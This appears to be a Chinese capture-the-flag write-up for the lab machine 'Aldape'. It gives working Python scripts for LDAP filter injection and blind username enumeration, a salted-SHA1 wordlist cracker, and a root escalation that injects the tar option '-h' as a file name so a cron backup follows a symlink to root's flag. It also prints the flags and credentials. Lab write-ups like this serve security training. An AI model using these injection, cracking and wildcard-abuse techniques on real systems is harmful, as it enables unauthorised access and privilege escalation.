

靶机: Aldape 作者: Sublarge 靶机 ID:629

```
flag{user-c009ca4f3c9cd9ee4c5394130d9cec02}  
flag{root-4869d8a49139df45bcef13614821003c}
```

389端口是LDAP（Lightweight Directory Access Protocol，轻量级目录访问协议）[&的默认端口，用于在网络中访问和管理目录信息服务。

- 网络寻找漏洞
- LDAP 注入漏洞尝试

```
import socket,time
host='192.168.56.136'; port=8084
cases=[
```

```

(' ', ' '),
('*', '*'),
('(*)', '(*)'),
(')(uid=*)', 'x'),
('guest)(uid=*)', 'x'),
]
for u,p in cases:
    s=socket.create_connection((host,port),timeout=5)
    s.recv(4096)
    s.sendall((u+'\n').encode())
    time.sleep(0.15)
    mid=s.recv(4096)
    s.sendall((p+'\n').encode())
    time.sleep(0.2)
    out=b''
    try:
        while True:
            c=s.recv(4096)
            if not c: break
            out += c
            if len(c) < 4096: break
    except:
        pass
    s.close()
    print('CASE',repr((u,p)))
    print((mid+out).decode('latin1','replace'))
    print('-----')

```

CASE ('*', '*')

Password:

[+] AUTHENTICATION SUCCESSFUL

[*] NODE_INFO: Out of office. For any urgent issues, please contact
tonglinggejimo@aldape.dsz.

CASE ('(*)', '(*)')

Password:

[!] CORE_CRASH: malformed filter

CASE (')(uid=*)', 'x')

Password:

[!] CORE_CRASH: invalid filter

- *: * 可以成功认证+复杂输入会触发 malformed filter
- 试试盲注可不可行有没有不同输出

```

import socket,time,string
host='192.168.56.136'; port=8084

```

```

letters=string.ascii_lowercase + string.digits + '._-'
def check(user, pw):
    s=socket.create_connection((host,port),timeout=5)
    s.recv(4096)
    s.sendall((user+'\n').encode())
    time.sleep(0.12)
    try: s.recv(4096)
    except: pass
    s.sendall((pw+'\n').encode())
    time.sleep(0.18)
    out=b''
    try:
        while True:
            c=s.recv(4096)
            if not c: break
            out+=c
            if len(c)<4096: break
    except: pass
    s.close()
    return out.decode('latin1','replace')
for first in letters:
    txt=check(first+'*', '*')
    if 'AUTHENTICATION SUCCESSFUL' in txt:
        print(first, txt.replace('\n', ' | '))

```

```

a | [+] AUTHENTICATION SUCCESSFUL | [*] NODE_INFO: Out of office. For any
urgent issues, please contact tonglinggejimo@aldape.dsz. |
b | [+] AUTHENTICATION SUCCESSFUL | [*] NODE_INFO: Account for backup jobs.
|
t | [+] AUTHENTICATION SUCCESSFUL | [*] NODE_INFO: Internal maintenance
account. |

```

- 有欸，盲注

```

import socket,time,string,sys
host='192.168.56.136'; port=8084
charset=string.ascii_lowercase + string.digits + '._-'
TARGETS={
    'Out of office. For any urgent issues, please contact
tonglinggejimo@aldape.dsz.': 'a',
    'Account for backup jobs.': 'b',
    'Internal maintenance account.': 't',
}
def login(user,pw):
    s=socket.create_connection((host,port),timeout=5)
    s.recv(4096)
    s.sendall((user+'\n').encode())
    time.sleep(0.08)

```


```

try: s.recv(4096)
except: pass
s.sendall((pw+'\n').encode())
time.sleep(0.12)
out=b''
try:
    while True:
        c=s.recv(4096)
        if not c: break
        out+=c
        if len(c)<4096: break
except: pass
s.close()
text=out.decode('latin1','replace')
ok='AUTHENTICATION SUCCESSFUL' in text
info=''
marker='[*] NODE_INFO: '
if marker in text:
    info=text.split(marker,1)[1].strip().splitlines()[0]
return ok, info
for desc, start in TARGETS.items():
    prefix=start
    while True:
        ok,info=login(prefix,'*')
        if ok and info==desc:
            print('FOUND',desc,'=>',prefix)
            break
        nexts=[]
        for ch in charset:
            cand=prefix+ch+'*'
            ok,info=login(cand,'*')
            if ok and info==desc:
                nexts.append(prefix+ch)
        prefix=nexts[0]

```

FOUND Out of office. For any urgent issues, please contact
tonglinggejimo@aldape.dsz. => admin
FOUND Account for backup jobs. => backup_admin
FOUND Internal maintenance account. => tonglinggejimo

```
C:\Users\luoyinhui>ncat 192.168.56.136 8084
```



```
>> INTERNAL DIRECTORY AUTH TERMINAL v1.0 <<
```

```
[!] IDENTIFICATION REQUIRED  
Username: tonglinggejimo  
Password: tonglinggejimo
```

```
[+] AUTHENTICATION SUCCESSFUL  
[*] NODE_INFO: Internal maintenance account.
```

```
C:\Users\luoyinhui>ssh tonglinggejimo@192.168.56.136
The authenticity of host '192.168.56.136 (192.168.56.136)' can't be established.
ED25519 key fingerprint is SHA256:xJ90oWmr5sPR2afHz9etzSdtxINmLI+JvbwgV/iCsWY.
This host key is known by the following other names/addresses:
C:\Users\luoyinhui/.ssh/known_hosts:5: 192.168.71.17
C:\Users\luoyinhui/.ssh/known_hosts:13: 192.168.56.107
C:\Users\luoyinhui/.ssh/known_hosts:18: 192.168.56.117
C:\Users\luoyinhui/.ssh/known_hosts:30: 192.168.56.130
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.136' (ED25519) to the list of known hosts.
tonglinggejimo@192.168.56.136's password:
Permission denied, please try again.
tonglinggejimo@192.168.56.136's password:
```



```
tonglinggejimo@Aldape:~$ id
uid=1000(tonglinggejimo) gid=1000(tonglinggejimo) groups=1000(tonglinggejimo)
tonglinggejimo@Aldape:~$ pwd
/home/tonglinggejimo
tonglinggejimo@Aldape:~$ ls -la
total 12
drwxr-sr-x   2 tonglinggejimo tonglinggejimo    4096 Apr  7 21:00 .
drwxr-xr-x   4 root          root            4096 Apr  7 21:28 ..
-rw-r--r---  1 root          tonglinggejimo     44 Apr  7 21:00 user.txt
tonglinggejimo@Aldape:~$ cat ~/user.txt
flag{user-c009ca4f3c9cd9ee4c5394130d9cec02}
tonglinggejimo@Aldape:~$ |
```

- ```
flag{user-c009ca4f3c9cd9ee4c5394130d9cec02}
```

- `app.py` :



```

import base64, hashlib, re
h='{SSHA}IER/Bl9XKHPgA6LGLA2Dkn0yqZH82mwu'
b=base64.b64decode(h[6:])
print('decoded_len', len(b))
print('sha1', b[:20].hex())
print('salt', b[20:].hex(), b[20:])

raw=base64.b64decode('IER/Bl9XKHPgA6LGLA2Dkn0yqZH82mwu')
digest, salt=raw[:20], raw[20:]
path=r'D:\appdown\ctftools-all-in-oneV8.6\ctftools-all-in-oneV8.6\libdll\john\bin\password.lst'
count=0
seen=set()
for line in open(path, 'r', errors='ignore'):
 w=line.strip()
 if not w: continue
 cand=[w, w.lower(), w.upper(), w.capitalize()]
 if re.fullmatch(r'[A-Za-z]+', w):
 cand +=
[w+'1', w+'12', w+'123', w+'1234', w+'!', w+'@123', w+'2025', w+'2026']
 for cand in cand:
 if cand in seen: continue
 seen.add(cand)
 count += 1
 if hashlib.sha1(cand.encode()+salt).digest()==digest:
 print('FOUND', cand)
 raise SystemExit
print('NOTFOUND', count)

```

```
backup_admin : 1prorodeo
```

- ssh 登录，没有 sudo

```

backup_admin@Aldape:~$ ls -la /opt
total 16
drwxr-xr-x 4 root root 4096 Apr 7 21:30 .
drwxr-xr-x 21 root root 4096 Apr 8 19:49 ..
drwxr-xr-x 2 root root 4096 Apr 7 20:58 authtool
drwxr-xr-x 2 backup_admin backup_admin 4096 May 11 20:29
backup_source

```

- /opt/backup\_source

接下来我观察到 root 每分钟会启动一个 tar 进程，于是开始抓它的真实命令行。为了让 tar 活得更久，先往 /opt/backup\_source 里放一个大文件。实际使用命令：

```

backup_admin@Aldape:~$ ps auxww | grep root
...
10485 root 0:00 tar -zcf /var/backups/data/backup.tar.gz -h bigfile
rootlink sample.txt sample2.txt
...

```

- root 每分钟会在 /opt/backup\_source 下执行 BusyBox tar
- 文件参数直接来自当前目录中的文件名展开 -> 文件名注入
- 归档输出位置为 /var/backups/data/backup.tar.gz

```

backup_admin@Aldape:~$ ls -la /var/backups/data/backup.tar.gz
-rw-r--r-- 1 root root 203837 May 11 23:28
/var/backups/data/backup.tar.gz

```

- 输出位置可读
- 创建一个文件名为 -h 的文件，让 shell 展开后把它当成 tar 选项。

```
-h Follow symlinks
```

```

backup_admin@Aldape:~$ cd /opt/backup_source
backup_admin@Aldape:/opt/backup_source$ touch -- -h
backup_admin@Aldape:/opt/backup_source$ ls -la |grep h
-rw-r--r-- 1 backup_admin backup_admin 0 May 11 20:29 -h
backup_admin@Aldape:/opt/backup_source$ ln -sf /root/root.txt rootlink
backup_admin@Aldape:/opt/backup_source$ tar -tzf
/var/backups/data/backup.tar.gz
bigfile
rootlink
sample.txt
sample2.txt
backup_admin@Aldape:/opt/backup_source$ tar -xOzf
/var/backups/data/backup.tar.gz rootlink
flag{root-4869d8a49139df45bcef13614821003c}
backup_admin@Aldape:/opt/backup_source$

```

```

bigfile
rootlink
sample.txt
sample2.txt
backup_admin@Aldape:/opt/backup_source$ tar -xOzf /var/backups/data/backup.tar.gz rootl
ink
flag{root-4869d8a49139df45bcef13614821003c}
backup_admin@Aldape:/opt/backup_source$

```